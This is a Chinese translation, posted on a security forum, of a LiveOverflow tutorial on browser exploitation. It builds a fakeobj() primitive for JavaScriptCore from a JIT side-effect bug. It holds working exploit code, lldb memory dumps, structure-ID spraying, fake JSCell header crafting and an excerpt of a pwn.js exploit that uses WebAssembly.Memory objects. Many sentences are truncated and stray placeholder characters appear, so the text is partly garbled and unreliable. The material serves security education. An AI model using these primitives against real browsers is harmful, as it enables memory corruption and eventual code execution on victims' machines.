The fakeobj() Primitive: Turning an Address Leak into a Memory Corruption - browser 0x05

mss**** / 2019-06-30 06:02:00 / 浏览数 5087 安全技术 二进制安全 顶(0) 踩(0)

原文地址：https://liveoverflow.com/the-fakeobj-primitive-turning-an-address-leak-into-a-memory-corruption-browser-0x05/

在本文中，我们将为读者介绍fakeobj()原语。该原语基于addrof()中使用的一个漏洞，攻击者可以通过它来破坏内部JavaScriptCore对象的内存空间。

简介

在前一篇文章中，我们介绍了如何泄露javascript对象的地址；在本文中，我们将考察是否能破坏相关的内存空间。在继续阅读介绍之前，您必须了解一下JavaScript对象在

读者可能好奇我们是如何实现这个转化过程的，老实说，这可比简单的缓冲区溢出的利用要复杂得多，因为这里无法直接控制指令指针。虽然我们这里的漏洞的可利用性较差

“fakeobj”原语

在saelo的相关文章中，他总共谈到了两个原语：addrof和fakeobj。在前面的文章中，我们已经见识了如何利用addrof原语来泄漏内存中对象的地址，现在让我们来看看fa

fakeobj原语的工作机理实际上与addrof原语正好相反。这里，我们将本机双精度浮点数注入JSValues数组，以允许我们创建JSObject指针。

请记住，这篇文章中，JSValues是以下面的格式来存储的32位整数的：其最高字节为FFFF，具体如下所示。

```
Pointer {  0000:PPPP:PPPP:PPPP
        / 0001:****:****:****
Double  {         ...
        \ FFFE:****:****:****
Integer {  FFFF:0000:IIII:IIII
```

这正是我们在内存中看到的存储方式，但是，当我们将一个JavaScript对象添加到数组中时，实际存储的是一个指针，即该对象的地址。所以，既然addrof原语的思路是将指

让我们复制addrof代码并进行相应的改造。

```
//
// fakeobj primitive
// Numbers in the comments represent the points listed below the code.

function fakeobj(dbl) { // (1) & (2)
 var array = [13.37];
 var reg = /abc/y;

 // Target function
 var AddrSetter = function(array) { // (4)
   "abc".match(reg);
   array[0] = dbl; // (3)
 }

 // Force optimization
 for (var i = 0; i < 100000; ++i)
   AddrSetter(array);

 // Setup haxx
 regexLastIndex = {};
 regexLastIndex.toString = function() {
   array[0] = {};
   return "0";
 };
 reg.lastIndex = regexLastIndex;

 // Do it!
 AddrSetter(array);
 return array[0]; // (5)
}
```

这里所做的修改包括：

- 将函数名称从addrof改为fakeobj。
- 将参数名称从val更改为dbl，表示双精度浮点型（double）。
- 这里不是按照对待双精度浮点数型的方式来读取并返回数组的第一个值，相反，这里执行的操作是写入。

- 将函数的名称从AddrGetter改为AddrSetter。
- 这里只返回数组的第一个元素，而不是返回AddrGetter的运行结果。

这一切都是从一个存放双精度浮点型数据的数组开始的，而我们的JIT代码负责将指定的双精度浮点型数据写入一个普通数组的第一个元素中。然后，我们使用toString函数

伪造对象

让我们尝试伪造一个对象，但首先，让我们运行jsc，并附加到lldb上面，然后，以交互模式运行我们的JavaScript文件。

```
$ lldb ./jsc
(lldb) run -i ~/projects/webkit/test.js
Process 64142 launched: './jsc (x86_64)
>>>
```

为简单起见，这里将创建一个只有单个属性x的对象，实际上，这个属性就是一个简单的整数。

```
>>> test = {}
[object Object]
>>> test.x = 1
1
>>> describe(test)
Object: 0x62d0000d4080 with butterfly 0x0 (Structure 0x62d000188310: [...])
# Hit CTRL + C
(lldb) x/4gx 0x62d0000d4080
0x62d0000d4080: 0x0100160000000126 0x0000000000000000
0x62d0000d4090: 0xffff000000000001 0x0000000000000000
```

通过观察这个对象，我们发现0x0100160000000126具有一些标志和结构ID，它们一起组成了JSCell头部。之后，是一个由null（0x0）值组成的butterfly结构，后跟内联属

这个漏洞利用方法中的亮点之一是，在伪造对象时，我们可以利用这样一个事实——对象的前几个属性是内联属性，并且不会放入butterfly结构中。现在，让我们先看看这

```
>>> fake = {}
[object Object]
>>> fake.a = 1
1
>>> fake.b = 2
2
>>> fake.c = 3
3
>>> describe(fake)
Object: 0x62d0000d40c0 with butterfly 0x0 ...
# Hit CTRL + C
(lldb) x/6gx 0x62d0000d40c0
0x62d0000d40c0: 0x0100160000000129 0x0000000000000000
0x62d0000d40d0: 0xffff000000000001 0xffff000000000002
0x62d0000d40e0: 0xffff000000000003 0x0000000000000000
```

接下来，我们开始对这个原语进行测试。为此，我们可以使用addrof来获取其地址，然后，针对这个地址使用fakeobj原语。这意味着hax对象现在应该与fake对象是一模一

```
>>> addrof(fake)
5.36780059573753e-310
>>> hax = fakeobj(5.36780059573753e-310)
[object Object]
>>> hax.a
1
>>> hax.b
2
>>> hax.c
3
>>> describe(hax)
Object: 0x62d0000d40c0 with butterfly 0x0 ...
>>> describe(fake)
Object: 0x62d0000d40c0 with butterfly 0x0 ...
```

太棒了，这样我们就能获得fake对象的地址了，继而可以使用fakeobj原语取回fake对象。这就是关键所在：我们可以完全控制JavaScript引擎，让它把双精度浮点型数据解

如果我们现在使用fakeobj函数，JavaScript会认为新的偏移量是JavaScript对象，但在我们的例子中，它看起来不像是一个有效的JavaScript对象，因为它缺少标志、butte

下面，让我们从标志和结构ID开始。如您所知，结构ID定义了对象中存在哪些属性。如果我们想用前面的属性x来伪造测试对象，则需要使用测试对象中的结构ID。

我们的test对象如下所示：

```
# Flags and Structure ID | Butterfly
0x0100160000000126 0x0000000000000000
0xffff000000000001 0x0000000000000000
# Inline property `x` with the value `1`
```

因此，我们希望将与真实的结构ID匹配的假结构ID写入第一个属性。不过，这里并没有类似浏览器中describe这样的函数，那么，我们如何在运行时读取test对象的结构ID呢

我们可以创建许多含有属性x的测试对象，同时，还可以通过添加其他属性来强制对象生成新的结构ID。基本上，我们就是对测试对象进行“喷射”操作。

```
for (var i=0; i<0x1000; i++) {
   test = {}
   test.x = 1
   test['prop_' + i] = 2
}
2
>>> describe(test)
Object: 0x62d00089d300 with butterfly 0x0 (Structure ...:[Object, {x:0, prop_4095:1} ...])
```

如果我们查看最后生成的test对象，我们会发现，其中不仅含有x属性，同时存在其他的属性，但重点在于这里有一个取值很大的结构ID。因此，如果我们随机选择一个结构

所以，现在我们想要构造一个64位值，即0x0100160000000126，这就是我们的特殊标志和结构ID。因为我们要进行写操作的目标是双精度浮点型数据，所以，需要先将这

```
>>> # This is python, not the jsc interpreter
>>> import struct
>>> struct.pack("Q", 0x0100160000001000)
b'\x00\x10\x00\x00\x00\x16\x00\x01'
>>> struct.unpack("d", struct.pack("Q", 0x0100160000001000))
(7.330283319472755e-304,)
```


现在，这个双精度浮点型数据将成为我们fake对象的有效JSCell头部，同时，我们还可以将它赋值给属性a。

```
>>> // this is javascript
>>> fake.a = 7.330283319472755e-304
7.330283319472755e-304
>>> describe(fake)
```

```
Object: 0x62d0000d40c0
// Hit CTRL + C
(lldb) x/6gx 0x62d0000d40c0
0x62d0000d40c0: 0x0100160000000129 0x0000000000000000
0x62d0000d40d0: 0x0101160000001000 0xffff000000000002
0x62d0000d40e0: 0xffff000000000003 0x0000000000000000
```

但是，如上所示，这个值稍微有点问题。如果我们仔细比对0x0100160000001000与0x0100160000001000就会发现，在0x0101160000001000中多出来一个1。实际上，

我们实现的方案是通过将值2^48与数字进行64位整数相加来对双精度值进行编码。



■■■■■■■■■NaN■■■■

所以，简单来说，引擎会为这些双精度浮点型数值加上值0x1000000000000，因此，我们只需要减去这个值即可。

```
>>> # This is python
>>> struct.unpack("d", struct.pack("Q", 0x0100160000001000-0x1000000000000))
(7.082855106403439e-304,)
```

现在，让我们再试一次。

```
>>> // this is javascript
>>> fake.a = 7.082855106403439e-304
7.082855106403439e-304
>>> describe(fake)
Object: 0x62d0000d40c0
// Hit CTRL + C
(lldb) x/6gx 0x62d0000d40c0
0x62d0000d40c0: 0x0100160000000129 0x0000000000000000
0x62d0000d40d0: 0x0100160000001000 0xffff000000000002
0x62d0000d40e0: 0xffff000000000003 0x0000000000000000
```

现在，我们得到了正确的值，即0x0100160000001000。接下来，我们要构造butterfly结构，并且希望其值为0，但是如果JavaScript在开头部分添加FFFF的话，我们如何

```
>>> fake.b = 2
2
>>> delete fake.b
true
// Hit CTRL + C
(lldb) x/6gx 0x62d0000d40c0
0x62d0000d40c0: 0x0100160000000129 0x0000000000000000
0x62d0000d40d0: 0x0100160000001000 0x0000000000000000
0x62d0000d40e0: 0xffff000000000003 0x0000000000000000
```

现在，我们伪造的对象的第三个属性将成为伪造的测试对象上的第一个属性，所以，我们可以将它设置为我们想要的任何值，大家觉得1337怎么样？

```
>>> fake.c = 1337
1337
// Hit CTRL + C
(lldb) x/6gx 0x62d0000d40c0
0x62d0000d40c0: 0x0100160000000129 0x0000000000000000
0x62d0000d40d0: 0x0100160000001000 0x0000000000000000
```

```
0x62d0000d40e0: 0xffff000000000539 0x0000000000000000
```

目前来看，一切都很顺利，接下来，让我们将所有这些都放到test.js脚本中。

```
function fakeobj(dbl) {
   ...
}

for (var i=0; i<0x2000; i++) {
   test = {}
   test.x = 1
   test['prop_' + i] = 2
}

fake = {}
fake.a = 7.082855106403439e-304
fake.b = 2
fake.c = 1337
delete fake.b

print(addrof(fake)); // get the address of the fake object
```

运行该脚本，我们将得到伪造的对象的地址。

```
(lldb) run
5.367800960505e-310
>>> x/6gx 0x62d0007de880
0x62d0007de880: 0x010016000000212a 0x0000000000000000
0x62d0007de890: 0x0100160000001000 0x0000000000000000
0x62d0007de8a0: 0xffff000000000539 0x0000000000000000
```

实际上，5.367800960505e-310就是0x62d0007de880， 这里想要偏移16(0x10)字节, 为此，可以借助于下列代码：

```
>>> # This is python
>>> struct.unpack("d", struct.pack("Q", 0x62d0007de880 + 0x10))
(5.3678009605058e-310,)
```

现在，让我们使用fakeObj函数来看看是否真创建了一个对象。

```
>>> // this is javascript
>>> hax = fakeobj(5.3678009605058e-310)
[object Object]
>>> hax.x
1337 // It works!
>>> describe(hax)
Object: 0x62d0007de890 with butterfly ...
```

在0x62d0007de890处果然有一个对象，这意味着我们可以让jsc将hax看作是一个对象，但实际上它只是我们伪造的对象的属性。这意味着，如果我们改变一个对象的属性的

```
>>> hax.x
1337
>>> fake.c = "LiveOverflow"
LiveOverflow
>>> hax.x
LiveOverflow
```

这一切貌似用处不大，但是请仔细想一下就会发现，我们不仅可以手工创建任意JavaScript对象，同时，还可以在内存级别来控制其内部类属性。当然，这离代码执行能力还

■■■■■■■■■■JavaScript■■■■■■■■■■■■■■

实际上，许多优秀的研究人员早就问过这个问题并找到了答案，因此，我们可以向他们学习。好了，我们先来看看Linus的解决方案

Linus的解决方案

在pwn.js中，他使用了上面类似的方式来喷射大量Float64Array结构。

```
var structs = [];
for (var i = 0; i < 0x5000; i++) {
   var a = new Float64Array(1);
   a['prop' + i] = 1337;
   structs.push(a);
}
```

然后，他还喷射了少量WebAssembly.Memory对象，并准备了一些Web汇编代码（web assembly code）。

```
for (var i = 0; i < 50; i++) {
   var a = new WebAssembly.Memory({inital: 0});
   a['prop' + i] = 1337;
   structs.push(a);
}
var webAssemblyCode = '\x00asm\x01\x00\x00\x00\x01\x0b\x02...';
var webAssemblyBuffer = str2ab(webAssemblyCode);
var webAssemblyModule = new WebAssembly.Module(webAssemblyBuffer);
```

他还利用Int64.js库中的Int64来设置JSCell头部，这个程序库库是由saleo创建的，这里暂且不表。简单来说，它的作用就是创建一个伪造的JScell值，就像我们使用Python

```
var jsCellHeader = new Int64([
   0x00, 0x50, 0x00, 0x00, // m_structureID
   0x0,                    // m_indexingType
   0x2c,                   // m_type
   0x08,                   // m_flags
   0x1                     // m_cellState
]);
```

之后，他新建了一个名为wasmBuffer的对象，其第一个属性为jsCellHeader，类似于fake对象的第一个属性a。此外，他还创建了一个butterfly结构。但是，随后他又删除

```
var wasmBuffer = {
   jsCellHeader: jsCellHeader.asJSValue(),
   butterfly: null,
   vector: null,
   memory: null,
   deleteMe: null
};
```

删除butterfly结构，使其所在内存空间的值为0。

```
delete wasmBuffer.butterfly
```

往下看，我们发现第一个addrof函数，它将wasmBuffer对象的地址以双精度浮点型数据的方式泄漏出来。

```
var wasmBufferRawAddr = addrof(wasmBuffer);
```

现在，通过将0x10与原始指针相加，使所指地址向后移动16个字节。

```
var wasmBufferAddr = Add(Int64.fromDouble(wasmBufferRawAddr), 16);
```

然后，再次使用库代码将地址转换为双精度浮点型，并将其传递给fakeObj函数。

```
var fakeWasmBuffer = fakeobj(wasmBufferAddr.asDouble());
```

现在，就得到了一个伪造的Float64Array。但这里有个窍门。请记住，要先喷射Float64Array，然后再向Float64Array中喷射WebAssembly.Memory对象，因为这里我们

这里，while循环用于检查fakeWasmBuffer是否为WebAssembly.Memory对象的实例。不过，当他故意选择一个结构ID来获得Float64Array时，这又有什么意义呢？他利
=
"LiveOverflow"，我们看到，hax对象也会随之发生相应的变化。在这里，他不断增加wasmBuffer的JSCell头部的值，所以，肯定也会影响伪造的wasmBuffer的实际结构ID

```
while (!(fakeWasmBuffer instanceof WebAssembly.Memory)) {
   jsCellHeader.assignAdd(jsCellHeader, Int64.One);
   wasmBuffer.jsCellHeader = jsCellHeader.asJSValue();
}
```

所以每次循环时，他都会检查伪造的wasmBuffer是否已经变成了一个WebAssembley.Memory对象。基本上可以说，在得到WebAssembley.Memory对象之前，他都是用

当然，这仍然不是一个代码执行漏洞，甚至没有交代如何实现这一点，但是读者不要着急，我们会在后面的文章中详细加以介绍。

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板